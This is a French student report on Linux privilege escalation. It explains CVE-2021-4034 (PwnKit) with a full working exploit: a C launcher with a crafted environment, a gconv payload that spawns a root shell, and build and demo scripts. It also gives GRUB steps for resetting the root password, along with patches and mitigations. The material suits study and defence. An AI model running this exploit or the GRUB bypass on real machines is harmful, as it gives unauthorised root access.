SYSG5 : Exploitation de failles de sécurité LINUX

Antoine Ghigny - 56359

24/11/2022

Table des matières

1 Introduction (à modifier)

Dans ce rapport, je vais détailler plusieurs failles de sécurité. L'origine de ces failles, la raison de leurs existence. Le moyen de les exploiter mais également comment s'en protéger.

Je vais tout d'abord parler d'une faille permettant à n'importe quel utilisateur du système d'augmenter ses privilèges à ceux de root. Une faille présente depuis 12 ans et corrigée début 2022. Il s'agit de la faille CVE-2021-4034, plus connue sous le nom de PwnKit.

Je vais ensuite expliquer comment modifier le mot de passe root depuis le grub sans le connaître via le GRUB. Pourquoi ce n'est pas sécurisé et commment s'en protéger.

Je vais dans le cadre de ce cours du système utiliser des concepts tels que l'écriture hors limite, la pile d'appels, l'insersion de données malveillantes les variables d'environement, l'utilisation et le fonctionnement du grub dans le cadre d'une attaque physique.

2 Préparation de l'environnement

2.1 Installation de l'image disque

Afin de pouvoir tester certaines failles qui ont été corrigées via des mises à jour. J'ai réalisé un l'environnement suivant.

OS :
- Debian 10
- Image : debian-10.7.0-amd64-DVD-1.iso [2]
- System info : Linux debian 4.19.0-14-amd64 #1

SUDO :
- Package version : 1.8.27-1+deb10u2
- Checksum (sha256) : ca4a94e0a49f59295df5522d896022444cbbafdec4d94326c1a7f333fd030038
- Source code : sudo-1.8.27.tar.gz [2]

2.2 Vérification de la copie

Il est important de vérifier l'intégrité et l'authenticité de votre image ISO.

Le test d'intégrité confirme que votre image ISO a été proprement téléchargée et qu'elle est une copie exacte du fichier présent sur le miroir de téléchargement. Une erreur pendant le téléchargement peut corrompre l'image et engendrer des problèmes aléatoires pendant l'installation.

Pour vérifier l'intégrité de votre image ISO, générez sa somme de hachage SHA256 et comparez la à la somme qu'il devrait avoir :
ca4a94e0a49f59295df5522d896022444cbbafdec4d94326c1a7f333fd030038

```
sha256sum -b debian-10.7.0-amd64-DVD-1.iso
```

Sil les sommes correspondent, votre image ISO a été proprement téléchargée. Sinon téléchargez la à nouveau.

2.3 Création d'un stick USB

Munissez-vous d'une clé USB, branchez-là sur un ordinateur.

Placez le stick USB, attendez une seconde et tapez la commande **dmesg**

Les dernières lignes affichées de cette commande vous donnent le nom du pilote associé au stick (sdb, sdc, sdd, ...), par exemple sdb.

Entrez la commande suivante :

- **Downloads/debian-10.7.0-amd64-DVD-1.iso** correspond au chemin où se situe l'image disque téléchargée plus tôt.
- **/dev/sdb** correspond quant à lui au nom du pilote asocié à votre disque. :

```
sudo dd bs=4M if=Downloads/debian-10.7.0-amd64-DVD-1.iso of=/dev/sdb conv=fdatasync
```

2.4 Configuration du réseau

Pour configurer le réseau avec celui de l'école j'ai encodé les éléments suivant

- IP : 10.0.255.20
- Gateway : 10.0.255.115
- Masque de sous réseau : 255.255.255.0
- DNS : 195.238.2.21 195.238.2.21 8.8.8.8

2.5 Configuration des partitions

Les partitions à paramètrer ont été les suivantes :

- 1 : Changer la partition de fat16 à EFI
- 2 : biosgrub
- 5 : swap
- 6 : 15 GB : /
- 7 : 10 GB : /home
- 8 : 10GB : /usr

2.6 Configuration de l'environnement de travail

Et enfin j'ai ajouté l'utilisateur au groupe sudo comme c'est généralement le cas sur un environnement linux.

```
su -
addgroup user sudo
```

2.6.1 Installation des packets requis

Afin de pouvoir installer des packets, il faudra update pour télécharger les informations des packages des sources configurées.

Pour cela, accédez en écriture au fichier **/etc/apt/sources.list** via la commande ci-dessous ou exécutez le script mit à disposition.

```
nano /etc/apt/sources.list
```




FIGURE 1 – Le contenu du fichier contant les sources debian après l'installation




FIGURE 2 – Erreur sans l'ajout des sources

Mettez en commentaire la ligne concernant le cdrom installé [Debian GNU/Linux...]. Sinon il vous sera demandé d'insérer le disque qui a permis l'installation comme ci-dessous.

Ajoutez au fichier les 4 lignes suivantes :

```
deb http://deb.debian.org/debian/ buster-updates main contrib
deb-src http://deb.debian.org/debian/ buster-updates main contrib
deb http://ftp.debian.org/debian/ buster main contrib
deb-src http://ftp.debian.org/debian/ buster main contrib
```

Cela permettera de télécharger depuis les sources complètes de debian.

Enfin, sauvez le fichier et téléchargez les packets via la commande suivante

```
sudo apt-get update
```

Vous pouvez maintenant installer des packets tels que "git", "make" ou encore "gcc".

Votre environnement de développement est maintenant prêt.

3 Privilege Escalation : Pwnkit

3.1 Origine de la faille

Cette faille va s'intéresser à l'utilisation de la commande **pkexec** qui fait partie de la bibliothèque polkit. L'appel système pkexec est apparu en 2009 et inclus dans pratiquement toutes les distributions linux actuelles.

Cette faille de sécurité est présente depuis 12 ans et récemment mise en évidence par l'équipe de recherche Qualys en février 2022. [12]

Cette faille permet à n'importe quel attaquant qui possède un compte sur un système linux de devenir le root du système.

3.2 A quoi sert la bibliothèque Polkit et en particulier l'appel système pkexec ?

Polkit (anciennement PolicyKit) est une bibliothèque logicielle libre permettant aux applications s'exécutant avec des droits restreints d'interagir avec des services privilégiés du système. À la différence d'autres méthodes permettant une élévation des privilèges comme sudo, le processus ne se voit pas attribuer les droits superutilisateur, ce qui permet un contrôle fin au niveau du système de ce que peuvent faire ou non les utilisateurs. [10]

C'est un logiciel moderne actuellement privilégié par les développeurs d'environnements graphiques grâce à la sécurité qu'il fournit, en effet il fonctionne selon le principe suivant :

Un programme (démon) s'exécute en arrière-plan (sans fenêtre), et dispose des droits root.

Les applications sont invitées à lui demander les droits nécessaires pour effectuer des opérations spécifiques.

PolKit saura quoi répondre en fonction des "policy" paramétrées (des configurations qui définissent qui peut faire quoi, et quel logiciel a besoin de quels privilèges).

Cela évite donc de lancer des programmes en tant que super-utilisateur, ça évite également d'utiliser sudo pour des commandes n'en ayant pas besoin ou ne le supportant pas, la sécurité est donc accrue, et moins d'actions sont requises de la part de l'utilisateur (ce sont les applications qui demandent les droits, pas l'utilisateur).

Polkit est intégré aux distributions Ubuntu (depuis la version 8.04), Fedora (depuis la version 8), Mandriva (depuis la version 2008.1) et OpenSUSE (depuis la version 10.3).

3.2.1 Utilisation des "policy"

Pour gérer les règles il faut donc éditer les fichiers de configuration avec les droits d'administration. La configuration se fait avec des règles et des actions :

1. Les Actions sont définies dans des fichiers XML .policy situés dans **/usr/share/polkit-1/actions**
2. Les règles d'autorisation sont définies dans les fichiers .rules JavaScript. On les trouve à deux endroits : [7]

(a) **/usr/share/polkit-1/rules.d** pour les paquets tiers peuvent utiliser (bien que peu, voire aucun, ne le fasse)

(b) **/etc/polkit-1/rules.d** pour la configuration locale.

3.2.2 Utilisation classique de l'appel système pkexec (à modifier)

```
pkexec --user <username> <command>
```

pkexec Un programme de ligne de commande qui permet à un utilisateur d'exécuter des commandes comme un autre utilisateur. Si le programme est appelé sans argument utilisateur, la valeur par défaut est d'exécuter la commande en tant que root. Cette commande est très similaire à la commande sudo dans cet aspect. [4]

3.2.3 Quelle est la différence entre pkexec et sudo ?

Dans le concept, ils font la même chose, permettant à un utilisateur d'exécuter un autre programme en tant qu'autre utilisateur

Sudo et son frère aîné su, vous donnent un contrôle total sur tout.

Pkexec fait partie d'un système d'outils plus vaste appelé Polkit. Cela prend un peu de temps pour le configurer, mais une fois sur place, il donne un contrôle beaucoup plus fin.

C'est une bonne idée pour s'isoler de certains dangers et avoir l'accès complet à tout dans le système.

3.3 Comment la faille fonctionne-elle ? (à modifier)

pkexec est une commande comme les autres, on peut lui passer des arguments

Mais il y a un gros problème dans la façon dont il va être implémentée, si l'argument argc est à la valeur NULL, le fonctionnement de pkexec va être déréglé.

En manipulant des variables d'environnements et en créant des dossiers qui portent le même nom que ce qu'on va inscrire dans les variables d'environnement. Il est possible de charger un bout de code à un endroit contrôlé par l'attaquant.

3.4 Détails techniques sur la faille (à compléter)

3.4.1 Ce que fait la faille

Pkexec de Polkit présente une vulnérabilité de corruption de mémoire conduisant à une escalade locale des privilèges

Cette vulnérabilité survient en raison d'un descripteur non sécurisé de la validation des arguments ce qui entraîne une écriture hors limite dans les paramètres envp (variables d'environnement).

Étant donné que pkexec est un binaire SUID, il s'exécute avec les privilèges root par défaut si aucun autre utilisateur ne le spécifie explicitement.

Par conséquent, l'attaquant peut le manipuler pour exécuter du code avec des privilèges root.

3.4.2 Contexte et concepts à connaître

Les arguments dans la fonction main() :

On peut définir une fonction main dans les systèmes UNIX en utilisant 3 arguments.

```
int main(int argc, char* argv[], char *envp[])
```

argc : Donne le nombre d'arguments dans la ligne de commande


1. Entier qui représente la taille du tableau d'arguments,argv, qui est passé à la fonction main(). Le tableau argv est de longueur argc et se compose d'éléments commençant par argv[0] jusqu'à argv[argc-1].
2. Le dernier élément est un pointeur NULL, qui garantit que la liste se termine lorsqu'elle atteint sa fin.

argv : Est un tableau de pointeur de caractère représentant les arguments individuels fournis sur la ligne de commande.

1. Ses éléments sont les arguments de ligne de commande transmis au programme lorsqu'il a été exécuté à partir de la ligne de commande.
2. Le nom de fichier du programme en cours d'exécution est également inclus dans le tableau et constitue son premier élément.
3. Ainsi, par exemple, si nous voulons exécuter une commande cat, avec deux arguments supplémentaires – foo et bar – nous écrirons la commande 'cat foo bar'. Dans ce cas, argc, qui est la longueur de ce tableau, est3, et argv a trois éléments, « cat », « foo » et « bar ».

envp : Donne les variables d'environnement du programme.

1. Cet argument permet à la fonction d'accéder aux variables d'environnement du programme, telles que la variable PATH, qui spécifie un ensemble de répertoires dans lesquels un programme exécutable appelé est recherché.



Ecriture hors-limite :

Les langages de programmation tels que C offrent de puissantes fonctionnalités de gestion explicite de la mémoire et d'arithmétique des pointeurs. Cependant, cela se fait au détriment de l'absence de protection intégrée contre l'accès ou l'écrasement des données dans n'importe quelle partie de la mémoire.

Un exemple courant est celui des tableaux de tableaux. C'est au programmeur de vérifier s'il accède à un élément qui se trouve dans la plage d'un tableau et qui ne dépasse pas sa taille.

Pile d'appels :

Il s'agit d'un concept fondamental dans le fonctionnement du logiciel. Un programme est construit à partir de plusieurs sous-routines qui s'appellent les unes les autres dans une logique particulière.

Parmi les données stockées sur la pile pour la fonction main(), se trouvent les tableaux **argv** et **envp**.

En fait, ils sont situés juste à côté l'un de l'autre, de sorte que la fin de argv,argv[argc], est adjacente au début de envp,envp[0].

iconv_open (à modifier)

Il s'agit d'une commande Linux qui peut être utilisée comme fonction dans le code C.

Son but est de trouver une bibliothèque appropriée qui peut convertir une chaîne donnée d'un codage à un autre (par exemple UTF-8 à UTF-16)

L'un des moyens par lesquels iconv_open() trouve une telle bibliothèque est de lire n'importe quel fichier présent dans la variable d'environnement GCONV_PATH et de l'exécuter.

Compte tenu de sa capacité à contenir des références à des bibliothèques arbitraires qui sont ensuite exécutées, la variable GCONV_PATH était notamment connue pour faciliter les exploits d'exécution de code.

C'est pour cette raison que la variable d'environnement GCONV_PATH est omise lors de l'exécution de programmes tels que pkexec, qui traitent de l'exécution de commandes avec des privilèges élevés temporaires.

3.4.3 Explication ligne par ligne, pourquoi une écriture hors limite est provoquée et d'où provient la faille dans le code source de pkexec

Vous trouverez ci-dessous une partie de la fonction main() de pkexec sur une version vulnérable à la faille, à laquelle sont donnés les arguments ci-dessus lorsque la ligne de commande est exécutée :

La fonction main dans pkexec a une boucle for à la ligne 534, **l'initialisation de cette boucle commence par 1** jusqu'au nombre d'arguments dans la ligne de commande (argc).

```
534 for (n = 1; n< (guint) argc; n++)
535 {
536   if (strcmp (argv[n), "-help") = 0)
...
548     if (n >= (guint) argc)
549     {
550       usage (argc, argv);
551       goto out;
552     }
553
554     if (opt_user != NULL)
...
564     {
565        break;
566     }
567 }
```

Ce qui veut dire que si nous passons à execve un NULL. argc serait égal à 0. La boucle sera terminée et n serait à 1.

La ligne 610 argv[n] dépasse la longueur du tableau (qui est vide), ce qui signifie que le code lit au-delà des limites du tableau comme ci-dessous.

```
610 path = g_strdup (argv[n]);
629 if (path [0] != "/')
630 {
...
632     s = find_prog ram_in_path (path);
...
639     argv[v] = path = s;
640  }
```

À la ligne 610, le chemin du programme à exécuter est lu hors limites à partir de argv[1] (c'est-à-dire envp[0]), et pointe vers « un fichier » comme vu ci dessous.

```
|---------+---------+-----+------------|---------+---------+-----+------------|
| argv[0] | argv[1] | ... | argv[argc] | envp[0] | envp[1] | ... | envp[envc] |
|----|----+----|----+-----+-----|------|----|----+----|----+-----+-----|------|
V         V               V            V         V               V
"program" "-option"        NULL       "somefile" "PATH=execdir"  NULL
```


La ligne 632 appelle la fonction g_find_program_in_path() et tente de trouver le chemin absolu du nom du programme dans le chemin, qui nous est maintenant inconnu, car il a été extrait d'une valeur lue hors limites.

Supposons qu'il existe un fichier portant le même nom que la valeur du chemin, son chemin absolu sera maintenant réécrit dans argv[n], accédant à nouveau au tableau argv au-delà de ses limites, ce qui déclenche une écriture hors limites (ligne 639).

À la fin de ce flux, un emplacement mémoire en dehors du tableau argv, qui pourrait éventuellement pointer vers une chaîne qui est un nom de fichier, est remplacé par le chemin absolu du fichier.

Comme décrit précédemment, la fonction main(), comme toutes les autres fonctions, peut accéder à ses arguments et variables grâce à la pile d'appels, qui les stocke de manière ordonnée. Les tableaux argv et envp sont stockés côte à côte, comme indiqué ci-dessous.

Etant donné qu'argc est égal à 0 cela signifie que argv[1] pointe vers envp[0] comme illuctré ci-dessous



Maintenant, la question est à nouveau de savoir si nous pouvons contrôler la valeur accessible hors limites, envp[0] ?

Eh bien, oui, envp[0] contient la première variable d'environnement qui est passée à pkexec lors de son exécution.

De plus, nous pouvons contrôler les variables d'environnement que nous voulons transmettre à pkexec lorsque nous l'exécutons.


Ce qui signifie qu'envp[0] est sous notre contrôle.

3.4.4 Ajout du code malicieux via notre environnement contrôlé

Utilisation de notre Call-Stack

Maintenant, appelons pkexec avec les conditions suivantes :

1. Nous allons définir sa liste d'arguments sur un tableau vide {NULL}
2. Nous allons définir sa liste de variables d'environnement sur {"unfichier »,"PATH=execdir »,NULL}
3. Nous allons créer un fichier exécutable dans le répertoire execdir, situé dans notre répertoire de travail actuel.



[4]

En d'autres termes, cette écriture hors limites nous permet de réintroduire une variable d'environnement « non sécurisée » dans l'environnement de "pkexec".

Cela définit la variable d'environnement PATH, expliquée dans la section arrière-plan, pour contenir une référence au répertoire execdir.

La fonction main() va maintenant lire envp[0], qui est « unfichier », et essayer de trouver le chemin absolu de celui-ci dans le répertoire courant.

Il le trouvera, comme nous l'avons créé : **/execdir/unfichier**. Enfin, il écrasera envp[0] avec le chemin absolu execdir/unfichier.


Utilisation de GCONV_PATH

GCONV_PATH utilise la fonction iconv_open pour exécuter le fichier exécutable répertorié dans la variable d'environnement GCONV_PATH.

Malheureusement pour nous, le répertoire GCONV_PATH est omis de l'environnement de pkexec lors de son exécution, en raison de ses problèmes de sécurité connus expliqués plus tôt.

Mais maintenant, ayant le contrôle sur envp[0], il est possible d'insérer GCONV_PATH dans l'environnement de pkexec. Voici comment faire.

1. Nous allons définir sa liste d'arguments sur un tableau vide {NULL}
2. Nous allons définir sa liste de variables d'environnement sur {"exploit", " PATH=GCONV_PATH=. ", NULL}
3. Nous allons créer un répertoire appelé GCONV_PATH=.
4. Nous allons créer un exploit de fichier exécutable, situé sous CONV_PATH=. , de sorte que le chemin d'accès du fichier soit GCONV_PATH=./exploit.
5. Ce fichier contiendra un code simple qui exécute un shell sous les privilèges root.



[?]

Cela définit la variable d'environnement PATH pour qu'elle contienne une référence à au répertoire GCONV_PATH=.

La fonction main() va maintenant lire envp[0], qui est « exploit », et essayer de trouver le chemin absolu de celui-ci dans la liste desrépertoires PATH.

Il le trouvera, car nous l'avons créé sous le répertoire GCONV_PATH=.

Enfin, il écrasera envp[0] avec le chemin absolu de GCONV_PATH=./exploit.

Nous avons maintenant introduit la variable d'environnement GCONV_PATH exploitable dans l'environnement de pkexec.

La dernière chose à faire est de déclencher d'une manière ou d'une autre iconv_open et de l'utiliser le répertoire GCONV_PATH pour charger et exécuter notre fichier malveillant.

Exploitation de la fonctionnalité de validation des entrées de pkexec

Pour cela pkexec dispose de beaucoup de conditions pour valider l'entrée utilisateur.

Lorsqu'il rencontre une syntaxe incorrecte ou des valeurs non valides dans les arguments de ligne de commande qui lui sont transmis, ou dans les variables d'environnement qui lui sont données, il imprime un message d'erreur indicatif à l'aide de la fonction g_printerr() de Glib (une bibliothèque libre qui peut notamment gérer les erreurs d'appels dans notre cas).

Cette fonction affiche par default les messages en codage UTF-8. Dans notre cas, la variable d'environnement CHARSET n'est pas en UTF-8. C'est maintenant que nous allons utiliser la fonction iconv_open décrite plus tôt pour convertir la sortie UTF-8 en UTF-16.

La fonction va rechercher le fichier descripteur de conversion qui sera répertorié alors dans la variable d'environnement CONV_PATH.


C'est de cette manière que nous allons forcer pkexec à exécuter notre fichier malveillant répertorié sous le répertoire GCONV_PATH.

3.4.5 En résumé :

Nous allons appeler pkexec avec les conditions suivantes

1. Définir sa liste d'argument sur un tableau vide
2. Définir sa liste de variables d'environnement sur {"exploit", "PATH=GCONV_PATH=.", "SHELL=/not/in/etc/shells", "CHARSET=NOT_UTF8", NULL}
3. Nous allons créer un répertoire GCONV_PATH=.
4. Nous allons créer un exploit de fichier exécutable, situé sous le répertoire GCONV_PATH, de sorte que le chemin d'accès de GCONV_PATH soit GCONV_PATH=./exploit

FIGURE 3 – Pile d'appel de pkexec de notre programme [4]



5. Ce fichier contiendra un code simple qui exécute un shell sous les privilèges root.

pkexec va accéder à envp[0] et comme vu au dessus, va aller au chemin absolu de GCONV_PATH=./exploit, où se trouve notre fichier malveillant et le réécrire dans envp[0].

Ensuite il procédera à la validation des variables d'environnement que nous avons fournies. Une par une jusqu'à arriver à celle située dans envp[2].

Comme il ne remplis par les conditions d'une valeur de chemin d'accès au SHELL valide. Il va affichera une erreur à l'aide de la fonction g_printerr(). Ce qui aura pour conséquence de vérifier la variable d'environnement CHARSET, que nous avons renseignée avec la valeur "NOT_UTF8". Comme il ne s'agit pas d'un codage UTF-8 il appelera iconv_open() pour l'aider à convertir l'encodage du message d'erreur à la valeur "NOT_UTF-8".

La fonction iconv_open() fera référence au fichier de conversion située alors dans la variable d'environnement GCONV_PATH qui contient notre fichier d'exploitation malveillant. iconv_open charge et exécute l'exploit et nous voilà sur un shell disposant des droits administrateur.

3.5 Comment savoir si la faille est exploitable sur le système ?

La **version de pkexec** doit être inférieure à **0.105**. Il est possible de vérifier cela sur la machine de la victime en tapant la commande ci dessous :

```
pkexec --version
```

3.6 Démonstration

3.6.1 Le code C (à modifier)

```
#include <unistd.h>

int main(int argc, char **argv)
{
   char * const args[] = {
      NULL
   };
   char * const environ[] = {
      "pwnkit.so:.",
      "PATH=GCONV_PATH=.",
      "SHELL=/lol/i/do/not/exists",
      "CHARSET=PWNKIT",
      "GIO_USE_VFS=",
      NULL
   };
   return execve("/usr/bin/pkexec", args, environ);
}
```

3.6.2 Ce fichier contiendra un code simple qui exécute un shell sous les privilèges root

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void gconv(void) {
}

void gconv_init(void *step)
{
   char * const args[] = { "/bin/sh", NULL };
   setuid(0);
   setgid(0);
   execve(args[0], args, NULL);
   exit(0);
}
```

3.6.3 Le makefile qui s'occupe de créer les fichiers et répertoires et compile le programme

```
#!bin/bash

.PHONY: all
all: pwnkit.so exploit gconv-modules gconvpath

gconv-modules:
   echo "module UTF-8// PWNKIT// pwnkit 1" > $@

.PHONY: gconvpath
gconvpath:
   mkdir -p GCONV_PATH=.
   cp pwnkit.so GCONV_PATH=./pwnkit.so:.

pwnkit.so: pwnkit.c
   gcc -Wall --shared -fPIC -o $@ $<

.PHONY: dry-run
dry-run:
   make -C dry-run
```

3.6.4 Le script qui permet d'exécuter le programme et d'effectuer une Demo de la faille

```
#!/bin/bash
#NOM    : Demo
#OBJET  : réservé au makefile
#AUTEUR  : Antoine Ghigny - 563459
clear
C='\033[44m'
E='\033[32m\033[1m'
W='\033[31m\033[1m'
N='\033[0m'
clear
echo "Démonstration de la faille de sécurité permettant de passer en root"
echo "----------------------------------------"
echo -e "${E}Vous êtes actuellement l'utilisateur : ${N}"
echo
id
echo
echo -e "${E}Exécution du programme : exit pour quitter le bash ${N}"
echo
./cve-2021-4034
echo -e "${E}Supression des dossiers générés : ${N}"
```

3.6.5 Script qui permet d'exécuter la faille

```
#!/bin/bash
#NOM    : Demo
#OBJET  : réservé au makefile
#AUTEUR  : Antoine Ghigny - 563459
clear
C='\033[44m'
E='\033[32m\033[1m'
W='\033[31m\033[1m'
N='\033[0m'
clear
echo "Démonstration de la faille de sécurité permettant de passer en root"
echo "----------------------------------------"
echo -e "${E}Vous êtes actuellement l'utilisateur : ${N}"
echo
id
echo
echo -e "${E}Exécution du programme : exit pour quitter le bash ${N}"
echo
./cve-2021-4034
echo -e "${E}Supression des dossiers générés : ${N}"
```

3.7 Comment a été corrigée cette faille (à modifier)

Cette faille a été corrigée dans la version 0.105 de pkexec.

Ont été ajouté à plusieurs endroits du code source de pkexec, des moyens de vérifier que le nombre d'élements entré dans la commande est supérieur à 1. Si ce n'est pas le cas, sortir du programme.

Ce qui fera sortir du programme tout utilisateur malveillant tendant d'exécuter pkexec en lui donnant NULL comme liste d'arguments et ainsi exécuter une faille de dépassement de mémoire. [8]

```
363     local_agent_handle = NULL;
364     ret = 126;
365
366 +   if (argc < 1)
367 +     {
368 +       exit(126);
369 +     }
370 +
371     /* Disable remote file access from GIO. */
372     setenv ("GIO_USE_VFS", "local", 1);
373
```

[3]

Il y a maintenant également une vérification que argv[n] doit être différent de NULL.

```
-       argv[n] = path = s;
648 +   path = s;
649 +
650 +   /* argc<2 and pkexec runs just shell, argv is guaranteed to be n
651 +    * /-less shell shouldn't happen, but let's be defensive and don
652 +    */
653 +   if (argv[n] != NULL)
654 +   {
655 +     argv[n] = path;
656 +   }
```

[3]

3.8 Comment corriger cette faille si il n'est pas possible d'ugrade la version de pkexec ? (à modifier)

Si aucun correctif n'est disponible pour votre système d'exploitation, vous pouvez supprimer le bit SUID de pkexec à titre d'atténuation temporaire.

```
chmod 0755 /usr/bin/pkexec
```

3.9 Est-il possible de vérifier les preuves d'exploitation ?

Oui, cette technique d'exploitation laisse par default des traces dans les logs (soit « La valeur de la variable SHELL n'a pas trouvé le fichier /etc/shells » soit « La valeur de la variable d'environnement [...] contient du contenu suspect »).

Cependant, veuillez noter que cette vulnérabilité est également exploitable sans laisser de traces dans les logs étant donné que l'attaquant dispose alors des permissions root sur le système.

4 Modifier le mot de passe administrateur sans le connaître

4.1 Démonstration : GRUB

1. **Eteindre le pc** et après avoir rallumé l'ordinateur, ouvrir les options avancées et **ouvrir Grub**. Il s'agit d'un programme d'ammorçage du chargement d'un système d'exploitation. C'est ce qui fait le lien entre le bios et le système d'exploitation. Avant que le système ne soit chargé ou lancé.
2. Entrer en mode édition via la touche 'E'. Dans le menu GRUB, recherchez la ligne du noyau commençant par linux /boot/ et ajoutez cette ligne à la fin.

```
rw init = /bin/bash
```

3. Sauvegardez les changements via en appuyant sur **CTRL** + **X** et rebooter en mode single-user mode.
4. Une fois cela fait, vous pouvez modifier le password administrateur via cette la commande ci-dessous, vous n'aurez qu'à entrer le nouveau mot de passe et une autre fois pour confirmer. Il suffit de redémarrer le système et le password administrateur aura été modifié. [6]

```
passwd root
```

5. Il y a une alternative qui est CHROOT mais qui est très similaire dans son fonctionnement, c'est également en lien avec GRUB, je ne la détaillerait pas donc pas ici.

4.2 Pourquoi ça fonctionne ainsi ? Pourquoi est-il si simple de changer le mot de passe administrateur ?

Les mots de passe sont destinés à empêcher l'accès de l'extérieur (réseau, Internet), et ils le font. Cependant, l'accès physique est un accès root.

À moins que vous ne cryptiez l'intégralité de votre partition, il est toujours possible de démarrer à partir d'un disque optique ou d'un lecteur flash et d'accéder à tous vos fichiers. De cette façon, vous pouvez également modifier les fichiers qui stockent les mots de passe des utilisateurs.

Donc si quelqu'un peut toucher à votre machine, il peut y entrer.

4.3 Comment protéger le grub pour ne plus que cette faille soit possible

4.3.1 Ajouter un mot de passe à GRUB

Il est possible d'ajouter un mot de passe à grub.

Un mot de passe sera alors requis pour modifier les entrées du menu mais pas pour démarrer les entrées de menu existantes.

